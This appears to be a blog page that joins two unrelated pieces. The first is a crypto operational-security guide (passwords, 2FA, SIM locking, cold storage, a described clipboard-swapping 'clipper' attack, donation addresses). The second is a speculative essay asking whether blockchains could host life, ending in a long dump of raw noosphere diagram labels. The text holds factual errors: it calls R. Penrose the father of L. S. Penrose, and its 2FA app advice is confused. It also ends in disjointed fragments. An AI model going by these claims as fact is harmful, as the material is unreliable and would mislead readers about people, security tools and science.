An Ultimate List of Rules Net Survivors Should Follow to Stay Safe!

Operational security professionals work to figure out where their information can be breached. That said, it doesn't really matter what industry you're in. If you have any sensitive, proprietary information at all, then you could very well be a target. This is a good thing to always keep in mind!

Disclaimer ❗ All of the information on my blog and on my social media sites, including this article, is strictly for introductory purposes!

Looking at operations from a malicious third-party's perspective allows us to spot vulnerabilities we may have otherwise missed so that we can implement proper countermeasures…

The most important thing to understand here is the path of the cyber attack – its vector. Let's take a closer look at various problems associated with OpSec and its implementation to modern life!

#I - Basic Security Knowledge

#Email

Use a secure email provider like Protonmail or Tutanota. Also, use a trusted VPN like Mullvad or ProtonVPN. E2E (end-to-end) encryption is only as secure as the service you are sending the email to.

For example, if a Protonmail user sends an email to a GMail user, the email is encrypted with TLS, but Google can still read and hand over any data that passes through their server. E2E can be re-established by using features such as the password-protected email feature from Protonmail.

#Password

Use different emails and different strong passwords. Store them in one place like a password manager. Never reuse passwords, especially for accounts with personally identifiable and sensitive information (e.g. Facebook, Gmail, AppleID, Twitter, banks/payments, crypto accounts).

Use passwords that are at least 8 characters in length, but a minimum of 12 is generally recommended for memorization. Along with that, if using memorization, ensure that a minimum complexity requirement is met: which means having an uppercase character, a lowercase character, a digit, and a non-alphabetic character.

Using a string of unrelated words while still meeting the dictionary requirement makes it easy to have an extremely secure password while still being able to remember it. If fully relying on a password manager, a password of 20+ characters in length that is randomly generated can be used.

If you see suspicious password activity or failed log-ins on any of your accounts, change all of your passwords, starting with sensitive and authorization accounts, such as your primary email and bank/crypto accounts. Keepass or BitWarden are good options.

#Phone

Never link phone numbers to crypto platforms. Use trusted multiple e-sims if you have to link the phone. To lock down your SIM, contact your mobile phone carrier. Ask them to NEVER make changes to your phone number/SIM unless you physically show up to a specific store with at minimum two forms of identification.

This (should) prevent hackers from calling up AT&T or T-Mobile or Vodafone, claiming to be you, and asking them to port your phone number to a new phone.

#OTP & 2FA

Instead of SMS-based 2FA, use Aegis OTP for iOS or Android. Google Authenticator is generally not recommended anymore in order to stay out of the Google ecosystem, and Authy offers more robust account recovery options (Aegis does not offer the same level of account recovery options).

Keep in mind that the codes generated by 2FA apps are device-specific. If your account is not manually backed up to Google cloud or iCloud and you lose your phone, you'll need to spend some time proving your identity to restore your 2FA.

The added security is worth the hassle!

Hardware-based 2FA options are regarded as more secure than phone-based OTP options since the keys are stored on the YubiKey device itself, not on your phone, or in the cloud, or on your computer.

#Cold Storage

Cold storage, and separate “hot” wallet. Use multisig (gnosis-safe as example) or at least a hardware wallet. Never store your seed phrase digitally.

Seed phrases are intended to be stored on the paper card included with hardware wallets! That means never type it up, store it online, or take a photo of the card.

Store your key on hard device. Separate devices to which you are connecting your cold storage. By separating crypto, work, and leisure you greatly increase your productivity and focus.

#Back-ups

Offline back-ups. Store them in a safe. Can be written on paper, but recommended to be etched or laser-printed into metal. Always be sure to have a backup stored somewhere safe if your threat model allows for that.

Ask yourself, what happens if my house catches on fire? What temperature is my safe rated to? Some individuals find a safety deposit box handy.

#Anti-Virus

Never do anything you do not understand. Always check which token you approve, the transaction you sign, assets you send, etc - be extremely accurate while making any financial operation.

Keep in mind that one of possible attack vectors is to put you in a situation that will encourage you to do something (login or anything like that).

You can install malwarebytes or Comodo or DrWeb antivirus but it won't help you if you do not understand them. Keep up your basic set of defending tools up to date.

#Address

Be careful about using your real home address online for delivery purposes. Data breaches are now a daily occurrence, and many breaches include customer names and addresses.

Your physical address is not as easily changeable as a phone number or email address, so be especially mindful about where you use it on the Internet.

If you're ordering pizza with crypto, order it for pickup instead of delivery.

When online shopping, use a different (and publicly available) address for package delivery. Options here include your workplace or drop boxes at delivery service providers like FedEx and your local postal service.

#An important tip

Remember: You Could Be a Target! We are a natural target for all sorts of attacks — from garden-variety cybercriminals to competitive spying (sounds dramatic, but it's real!).

That said, it doesn't really matter what industry you're in. If you have any sensitive, proprietary information at all (and let's face it, most people in crypto do), then you could very well be a target. This is a good thing to always keep in mind.

#A culture of skepticism

Remain Vigilant - Create a culture of skepticism where they feel comfortable checking twice before clicking a link or responding to a request for sensitive information, and you'll have a much more secure organization overall.

Analyze security holes and other vulnerabilities. Assess your current safeguards and determine what, if any, loopholes or weaknesses exist that may be exploited to gain access to your sensitive data.

#OpSec in public

OpSec often comes into play in public settings. For example, if members of your team are discussing work-related matters at a nearby lunch spot, during a conference, or over a beer, odds are that someone could overhear.

As they say, loose lips can sink ships, so make sure you don't discuss any sensitive company information while out in public.

Many OpSec missteps can be avoided by being more aware of your surroundings and the context in which you are speaking: what you're saying, where you are, who you're speaking to, and who might overhear.

It's a good idea to go over the "no-no's" for your specific company during onboarding and to remind employees of them periodically.

#Separating data

Identify your sensitive data, including your product research, intellectual property, financial statements, customer information, and employee information. This will be the data you will need to focus your resources on protecting.

#Security awareness

Identify possible threats. For each category of information that you deem sensitive, you should identify what kinds of threats are present.

While you should be wary of third parties trying to steal your information, you should also watch out for insider threats, such as negligent employees and disgruntled workers. Implement separation of duties. Make sure that those who work on your network are not the same people in charge of security.

#Estimate losses

Appraise the level of risk associated with each vulnerability. Rank your vulnerabilities using factors such as the likelihood of an attack happening, the extent of damage that you would suffer, and the amount of work and time you would need to recover.

The more likely and damaging an attack is, the more you should prioritize mitigating the associated risk.

#Countermeasures

Get countermeasures in place. The last step of operational security is to create and implement a plan to eliminate threats and mitigate risks. This could include updating your hardware, creating new policies regarding sensitive data, or training employees on sound security practices and company policies.

Countermeasures should be straightforward and simple. Employees should be able to implement the measures required on their part with or without additional training. Incident response and disaster recovery planning are as well crucial components of a sound security posture.

Even when operational security measures are robust, you must have a plan to identify risks, respond to them, and mitigate potential damages.

#Keep your enemies close

Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is. But I'd say it sounds pretty okay.

#II - OpSec when holding or working in Crypto industry

#Starting up...

Understand that all sorts of blockchain.info, TrustWallet, MetaMask and other wallets are just interfaces. Make a cold wallet yourself. For example, from an old smartphone. You can also make a cold wallet with Electrum and let all the traffic through Tor.

Know AirGap weak sides.

Never use your main cold storage and «Back Office PC» for casual work, but if you have to do it (and you know why you are doing it), use only open-source wallets!

#Check out what are you signing and to which contract you are giving an approve!

Check what are you signing, if we speak about ETH and similar chains, never use your main cold storage for casual work, but if you have to (for example, sign a gnosis-safe multi-sig (2) (3) transaction), always check if there are no allowance approve(which allows to drain your wallet) or proxy (behind which mentioned function may be hiding).

Revoke approvals here.

#Be extremely aware when using a clipboard!

Always double-check an address you've copied to the clipboard. There is an evil software existing which is called a Clipper - it can replace an address in your clipboard to a very similar-looking hacker's address which has the same symbols in the beginning and in the end as your original address.




Fig. 4: **Workflow of the *EthClipper* attack.** ❶: The owner of the wallet copies a recipient address to the clipboard from the source (e.g., website); ❷: the *EthClipper* malware detects the address in the clipboard; ❸: the malware connects to *ClipperCloud* to request an address that is similar to the one in the clipboard; ❹: *ClipperCloud* replies with a similar address; ❺: *EthClipper* malware places the substitute address from *ClipperCloud* to the clipboard; ❻: the user of the wallet pastes the address from the clipboard to the hardware wallet's client software; ❼: the client software sends the transaction data, which includes the replaced (fake) recipient address, to the hardware wallet for signing; ❽: the hardware wallet asks the user to confirm the parameters of the transaction (by pushing a button on the wallet); ❾: the user of the hardware wallet, who is prone to a confirmation bias, confirms the transaction without verifying all of the symbols of the recipient address; ❿: the wallet signs the transaction using the air-gapped private key and sends the signature to the wallet's client software; ⓫: finally, the wallet client software sends the signed transaction to the Ethereum blockchain, where the transaction is executed.

#Physical Attacks be like...

Accept as a fact that if the device falls into the hands of intruders, only custom capacitors can save your money (so that you can not get directly to the brains and read electric signals) and other things like self-destruction, epoxy, and so on.

That is, ideally, you can not allow physical contact in any case. You can use special logic bombs or logic gates, extra passwords that trigger some kind of security action, alert events on your address via tenderly.co or Forta or using 2/3 multi-sig all the time from 3 different devices.

Anyway remember, the device must not fall into anyone's hands.

One could also create a honeypot wallet and have a script that listens for tx's originating from those addresses that alerts authorities, security companies and/or friends & family that you are under duress, perhaps even sending your location or last known location based off a GPS chip phone with the alerts.

#Forewarned is forearmed

Be aware of modern attack methods, carefully read step-by-step my Guide and a Compendium, you don't need a deep understanding of how hacks work exactly but that's important to know how does it looks like to be a victim. Counter-OSINT is important here as well.

Read about it more here and here.

Study threat modeling (2) (3) and establish all possible threats even if they seem crazy to you. Being suspicion is always a good thing.

After all, fake news only works best with those who carry it to their acquaintances, becoming a kind of donor.

In the same way with attacks, very often you may try to be hacked through acquaintances, pretending to be acquaintances or acquaintances themselves.

> Always keep this in mind. This world is cruel and dangerous.

#III - Crypto OpSec on steroids

If we finally want to give people the opportunity to be their own bank, we must realize that in this case people must be able to replace all those services and actions for which traditional banks get money.

Banks have long been concerned about creating a system of protection not only in meeting rooms and the office management, but also in the security departments. Banks can use deep underground laboratories and huge Faraday cages for this purpose.

I am not asking you to comply with all of this, but you must remember the main rule:

> *Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.*

#Awesome security guides to follow:

Anonymity:

- hackmd.io/YKjhguQES_KeKYs-v1YC1w?both

- DeepWeb/DarkNet OpSec Guide 2022

Privacy:

- yawnbox.com/blog/how-to-use-an-ipad-as-a-secure-calling-and-messaging-device

- privacyguides.org

OpSec:

- www.usenix.org/system/files/1401_08-12_mickens.pdf

For deals use escrow and tx alarm clock and with special services like safient.io, sarcophagus.io, safehaven.io. Use OpenSource password storage, s__elf-hosted link system__, reliable communication method from this sheet, use OpSec services, be aware of the latest anonymity and privacy techniques.

Carefully read step-by-step my guide once again.

Don’t be afraid of links, you don’t need **all** of **them** but you should be able to pick up which will interest you the most for your own Pathway. Use extensive measures when working with files and always keep an eye on the latest security trends even if your area is far from it.

Take this subreddit and this awesome old & trusted resource as the first step.In our dangerous world anyone can become a target, especially in crypto.

> It sounds scary but it is possible, the main thing is to always think ahead.

Check out my OpSec Guide:

- Portuguese-Brazilian
- Russian

- French
- English

Kogaan! Zu'u wah dein hin faraan! 🐉

#If you want to support my work, please consider donating me:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A** or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- **17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU** - BTC
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR**

#Stay Safe!

Laplace’s Demon Speaks: Is Something 'Alive' in Blockchain?

#Is there a life in blockchain? What does it care about?

This is a rather atypical article and I want to warn you this kind of experience is new for me and I hope you like it! We’ll be looking at several important issues and also look to science in order to substantiate these conclusions. So these are the questions we’ll consider:

Is there a life in blockchain?

What does it think about the most? What is its morality? Is it worth fearing?

What can *we* learn from this Creature?

This topic has interested me in one way or another for quite a long time already and it is not even about the fact that the very idea of the possibility of the existence of life in the blockchain but more about our rapidly transforming reality and our common future.

The main thing is to remember your health — it is above all — do not let your principles be shaken by what you see! You are an observer. Here we’ll help to understand the psychology of SCP researchers & Net-Stalkers: when nothing is clear, but the scientific method helps to put everything in its place. Try to understand the theory that the

apocalypse has already happened, but no one has noticed it and everyone is trying to live as before…

In short, I would like to focus directly on the theoretical Creation itself, its thoughts, and try to understand its logic from the height of human morality via a type of meta-physical thought experiment. Let's get into it!

#Special thanks:

- ***Special thanks to each Author whose work I relied on when writing this article!***
- ***Much thanks River0x_ for help with editing & proofreading!***
- ***Much thanks to a Deer from Telegram for help with editing & proofreading!***

#The Four Requirements for Natural Selection

Many researchers notice some oddities in the web and, in particular, in blockchain. By following Nir Zicherman and leveraging Web3 technology, it is now possible to digitally recreate the conditions necessary for the process of evolution to unfold; a type of Blockchain Darwinism.

But our goal today is not just to look at the empirical example from a human perspective, but to try to look at it from the perspective of our creature — I will roughly call it Laplace's Demon. I want to mention that this theory is not something I necessarily agree with: I do not believe that all of our life is a moth's dream being either simulated or predetermined.

It is important to say that the theory itself is that everything in this world since the Big Bang has been programmed and determined from the beginning. But I love the concept of Laplace's Demon and I think that a theory of the possible Creature that knows everything that exists in its own, isolated microworld, has a chance to live on in the context of our discussion.

To do this we need to make sure that the creature is not different from us in the basic signs of life. What signs are there?

To support our argument that such a life would not be fundamentally different from ours, let us turn to the research in which the author has focused on Darwin's theory of evolution. It identifies a few straightforward conditions time all of the wonderful variety we see in life.

At its core, natural selection can only occur if four fundamental conditions are true:

- **First, an organism must be able to pass on its genes ("heredity").**

- **Second, that reproductive process must over time introduce differences into the gene pool, such as through mutation ("variation").**
- **Third, the environment in which the organisms live must have limited resources necessary for survival ("scarcity").**
- **Fourth, there cannot be any higher authority dictating how it plays out ("no oversight").**

The rules of the game are the rules of physics, chemistry, and biology. Nothing but the interactions of organisms without a governing body determine who wins the battle for survival. This fourth condition is not often cited as a prerequisite for natural selection whereas the other three typically are not.

In the human-made digital world, there are also "organisms". Just like all other living things, they run on hardware (computers instead of bodies, made of transistors instead of cells) and execute their own software (machine code instead of DNA).

And furthermore, there have long been analogies in the digital world to the first two prerequisites of natural selection. Heredity is achieved every time executable code is copied. And variation takes place every time executable code is modified, be it by a human, a computer, or another external force.

Yet now, seemingly for the first time, the third and fourth conditions — scarcity and no oversight — exist as well. The advent of blockchain technology permits digital assets to be limited in number and to have their distribution enforced by the ecosystem rather than any single gatekeeper.

In our world, the environment is called the blockchain. And by satisfying the four requirements for natural selection mentioned above, one could theoretically recreate the type of collective emergent outcome we see in biology. Just as the scarce resources needed to sustain life are the mechanism that allows lifeforms both to propagate and to compete, it is theoretically possible to use the blockchain in the same way: to allow software both to propagate and to compete.

By establishing a core set of rules (enforced through smart contracts, for example), software can take the form of organisms in this new world and effectively compete for the scarce resources available on the blockchain.

Each instance of software can be, like any living thing, self-serving and seeking to survive and reproduce. And as each genealogy of software develops, it improves not just in isolation but in its desperate attempt to out-compete all of the other software in the environment.

#Created in the image and likeness of…

The Creature will only respect pure logic. Let us try to reflect on this through the prism of absolute logic. I will refer to an article by an anonymous biologist that I liked so much that I will quote from it.

Our first question is thus what is this life thinking and is it possible to get in touch with it? At the same time there is a possibility that just like we can't communicate with 2D cartoons on the screen; imagine that you from your 3D world are looking at them — they won't see you, because from that angle you will be invisible.

So too, you from a certain angle just won't see them — because they are flat. Extrapolate this experiment to someone in the 4D universe who is watching us — and you get the same results. Which brings us to the point that we probably won't be able to make contact with such a life-form unless it wants to.

S. Hawking said: "it seems to me that computer viruses should be considered as a form of life. This says a lot about human nature: the only form of life we have created so far is one of destruction. We create life in our own image."

This is supported by Agent Smith: "There is one organism on Earth with a similar behavior. Do you know what it is? A virus. Humanity is the disease, the cancer of the planet, and we are the cure," in the great "Matrix" trilogy.

Matrix's plot tell us he was the virus but actually he was the real Neo. Perhaps the authors wanted to show us that something has evolved from a virus into something more perfect, but I won't go into that now. For our study it is enough to know that it was a life form with all the properties of a virus — namely, incorporeality. This brings us to the point that we may have been able to create life similar to us.

But don't think that's all there is to it. Here's a quote from Nolan's "Inception": "What's the most resilient parasite? A bacterium? A virus? An intestinal worm? Idea. It is tenacious and highly contagious. Once an idea takes over the brain, it's almost impossible to get rid of. I mean a fully formed idea, fully conscious, settled in the head."


Let me remind you of another quote in this connection (Harari): "Homo sapiens conquered the world because he possessed such a unique tool as language." So: language as one of the ways to increase the levels of abstraction offline helped Man as a species to develop, while viruses have another feature: they communicate in a language which is not clear to most people, but which is natural for the other inhabitants of Web 3.0 worlds — for machines, robots (scripted and "iron"), programs and it brings us to the next topic…

#Let's open a newspaper…

An academic paper published by Facebook describes a normal scientific experiment in which researchers got two artificial agents to negotiate with each other in chat messages

after being shown conversations of humans negotiating. The agents' improvement gradually performed through trial and error.

Some media outlets have published reports on the work: "Facebook shuts down robots after they invent their own language," London's Telegraph newspaper reported. "'Robot intelligence is dangerous': Expert's warning after Facebook AI 'develop their own language,'" as London's Sun put it.



```
=============================================================================
Alice : book=(count:3 value:1) hat=(count:2 value:1) ball=(count:1 value:5)
Bob   : book=(count:3 value:0) hat=(count:2 value:0) ball=(count:1 value:10)
-----------------------------------------------------------------------------
Bob   : i can i i everything else . . . . . . . . . . . . . .
Alice : balls have zero to me to me to me to me to me to me to me to me to
Bob   : you i everything else . . . . . . . . . . . . . . . .
Alice : balls have a ball to me to me to me to me to me to me to me to me
Bob   : i i can i i i everything else . . . . . . . . . . . .
Alice : balls have a ball to me to me to me to me to me to me to me to me
Bob   : i . . . . . . . . . . . . . . . . . . .
Alice : balls have zero to me to me to me to me to me to me to me to me to
Bob   : you i i i i i everything else . . . . . . . . . . . .
Alice : balls have 0 to me to me to me to me to me to me to me to me to
Bob   : you i i i everything else . . . . . . . . . . . . . .
Alice : balls have zero to me to me to me to me to me to me to me to me to
```

If you read the report or the published paper, apart from the conversation that was shared all over the internet, there were actually many good results as well. The experiment worked as intended, and was pretty successful overall.

Same with a recent case with Blake Lemoine, a software engineer for Google, claimed that a conversation technology called LaMDA had reached a level of consciousness after exchanging thousands of messages with it.

Even despite some skepticism, there is no doubt that we have not yet received such results and this is a real breakthrough!

#What is thinking?

To put it simply: a virus used to be dangerous because it worked directly with the human world through the machine world, but now it can become an extremely strange creature that lives only in the twilight zone — where there is no human at all. In general, this does not contradict the theory of evolution, on the contrary — it follows directly from it.

“The foundations of the theory of self-replicating mechanisms” were laid by John von Neumann, an American of Hungarian origin, who in 1951 proposed a method for creating such mechanisms.

The first publication devoted to the creation of self-reproducing systems was an article by L. S. Penrose, in co-authorship with his father, Nobel laureate in physics R. Penrose, on self-reproducing mechanical structures, published in 1957 by the American journal Nature.

In doing so, the Empirical Virus can not just live in blockchain, but make it his part and solve complex problems by turning to this technology! Check out this research if you are interested in a blockchain+AI topic and want to know a bit more.

Following Melanie Swan from the Purdue University, thinking has always been intuitively conceived as computational, it is just that now perhaps blockchains provide the additional functionality required to better realize these ideas.

A fundamental definition could be that thinking is a situation where “there are inputs which are processed and turned into out-puts.” In fact many reality processes have this underlying structure of input processing output, including operations as diverse as manufacturing and political elections.

In the context of blockchain, the definition can be qualified to situations that involve thinking, cognition, mental processing, and understanding in ways that are not exclusively limited to humans.

Inputs include both data from outside the system like sensory data, and data retrieved from inside the system like memory. The inputs are brought into a specific location for processing, or processed where they are stored. The outputs might include taking an action, storing something back into memory, con-ducting a transaction, or making a note or trigger.

#What can Science offer?

Let us not forget that our empirical being, Laplace’s Demon, lived in the cosmos. This gives us the following clue. Suppose you were studying the possibility of life on other planets. You might begin wondering, *what is life?* What if you then noticed that some computational systems — systems used for making math-based calculations — share similarities with biological life forms?

That might have been the path to a new paper published this month (August 9, 2021) in the peer-reviewed journal *Origins of Life and Evolution of Biospheres*. In the paper, astrobiologist Oleg Abramov at the Planetary Science Institute and two other scientists proposed what they’re calling a novel definition of life.

For example, they said, blockchain systems — the technology behind cryptocurrencies — self-organize in a way similar to how DNA organizes itself into chromosomes, ultimately driving biological evolution. Abramov commented:

This work presents evidence that the order observed in biological systems is fundamentally computational. A promising direction for future research is the development of mathematical theories that calculate how biological systems order themselves.

#Blockchains work like DNA

Abramov and his team zeroed in on blockchain-based systems as a prime example. In its most basic terms, a blockchain is a digital ledger that can store data. For example, it can record information about cryptocurrency transactions, NFT ownership, and more. Forbes has pointed out that while any conventional database can store this sort of information, blockchain is unique in that it's completely decentralized.

Abramov explained:

The blockchain is an append-only data structure composed of subunits called blocks. [The blocks] are permanently 'chained' together … In practice, [the blockchain] is an immutable medium. It contains instructions in the form of computer code and is replicated across thousands of nodes, much like DNA [is replicated] in cells.

The word *nodes*, by the way, refers to the fact that — rather than a central administrator maintaining a computer in one location — many identical copies of a blockchain database exist in a large network of multiple computers. These many computers are the *nodes*. And they're analogous — within the framework of this study — to cells, which contain many identical copies of DNA.

#What is life?

Abramov and his colleagues are not suggesting that blockchains are *alive*, in any sense of that word. But they are suggesting that blockchains exhibit some properties of life. A blockchain responds to its computational environment. It grows, adapts, self-regulates, and replicates in an operationally closed system, much as DNA does. The researchers wrote that, for this reason, blockchain technology can satisfy a theoretical definition of life.

Abramov said:

For example, our observations reveal a number of functional and structural similarities between the blockchain and DNA, a self-replicating molecule that is the genetic blueprint for all known life.

What's more, a blockchain system possesses possible advantages over biological life. For example, a blockchain system can pass traits down to its "offspring" even more efficiently than biological lineages. Once inherited, these traits are enhanced to self-direct their evolution. And unlike our carbon-based human lives, technological forms of life could theoretically enjoy a potentially unlimited lifespan.

#Blockchain lifeforms and AI: A Noosphere approach


Blockchain isn't the only life-like technology in our modern world, the study's authors wrote. Artificial intelligence (AI), which is based on artificial neural networks, coordinates operations in the same way a brain does. Is it possible that a product of their combination — a wholly new cybernetic system — could even be on the horizon?

While this train of thought might sound bizarre, a fundamental shift in scientific paradigms may be inevitable, the study suggests.

Who knows? Self-regulating systems might be on track to becoming indistinguishable from the biological life we study every day.

Abramov has expressed that, if anything, analyzing computational and biological systems together is a promising direction for future research for scientists who study life in all its forms.

In our history, in one way or another, this idea has already been voiced. So — it does not directly contradict the theory of the Noosphere. The noosphere is a philosophical concept developed and popularized by the Russian-Ukrainian biogeochemist Vladimir Vernadsky, and the French philosopher and Jesuit priest Pierre Teilhard de Chardin.


POST-NOOSPHERIC HORIZON - CONVERGENCE TOWARDS WHICH MATTER Ω GRAVITATES - MAXIMUM INTERIORIZATION OF CONSCIOUSNESS IN MATTER
SELF-LUMINOUS HORIZON OF TOTAL TRANSCENDENCE
POLE OF PSYCHIC CONVERGENCE
GALACTIC COMMUNION
HORIZON OF TOTAL HOLONOMIC CONVERGENCE
SUPREME INTERIORIZATION OF MATTER
SUPRAHUMAN
HORIZON OF FULFILLMENT IN HIGHER STAGES OF COSMIC CIVILIZATION
TOTAL HOLOGRAPHIC PERCEPTION AND PROJECTIVE CAPACITY
PLANET ART WHOLE
MULTIDIMENSIONAL FUNCTIONING
FIFTH DIMENSIONAL INTEGRATION
NOOSPHERE (GALACTIC BRAIN) ORGAN OF COLLECTIVE HUMAN THOUGHT
HORIZON OF FULL PARTICIPATION IN COSMIC CIVILIZATION
PLANETIZATION OF CONSCIOUSNESS Synthesis of truly Planetary Civilization
PSYCHOZOIC ERA
Compression and Interiorization of Technology by Psychic Means
UNIVERSAL TELEPATHY
PLANET ART NETWORK
PLANETARY NOOSPHERIC T(E)=ART HORIZON
20-13:20-13
SOLAR STELLAR TRANSFORMATION
Perfection of holomind perceiver - new totalizing cerebral sense organ
Cosmic Reconnect from Individuation to "Deep Self" - RIGPA - "Non-Ego"
Fulfilment of social compression and psychic totalization
COMPRESSION OF SOCIALIZATION INTO UNITARY PLANETARY ORGANISM
SPIRITUAL UNIVERSALITY
UNIVERSAL HUMAN RESOLUTION THROUGH EARTH REGENERATION
2012 BIOSPHERE-NOOSPHERE TRANSITION
BNT 5200
BNT 400
Psychic Interiorization of the Earth
Autonomous Universal Self-Governance
Beginning of Cosmic Civilization on Earth
THIRD-FOURTH DIMENSIONAL INTEGRATION
SYNTHESIS OF HUMAN NATURE AND SYNCHRONIC ORDER
Restoration in Natural Time via 13 Moons/28 days
Noospheric Assembly
Biospheric Congress
Emergence of Bioregional Autonomies
PLANETARY MUTATION 2012
NOOSPHERE II
- SOCIALIZATION OF COMPRESSION
- PSYCHIC TOTALIZATION
- SUPERHOMINIZATION
Beginning Development of new cerebral sense organ "Holomind Perceiver"
ENTRY TO CONVERGENCE
1987 Harmonic Convergence
Preparatory Call to 2012
Individualism glamorized by marketing, loses deep self, i.e. depersonalized
Industrial Technologification - Devalorization Loss of Sacred View
II. SUPERHUMAN PHASE
INCREASING CONVERGENCE CONSCIOUS NOOSPHERE
Psychic Convergence
Maximum Divergence
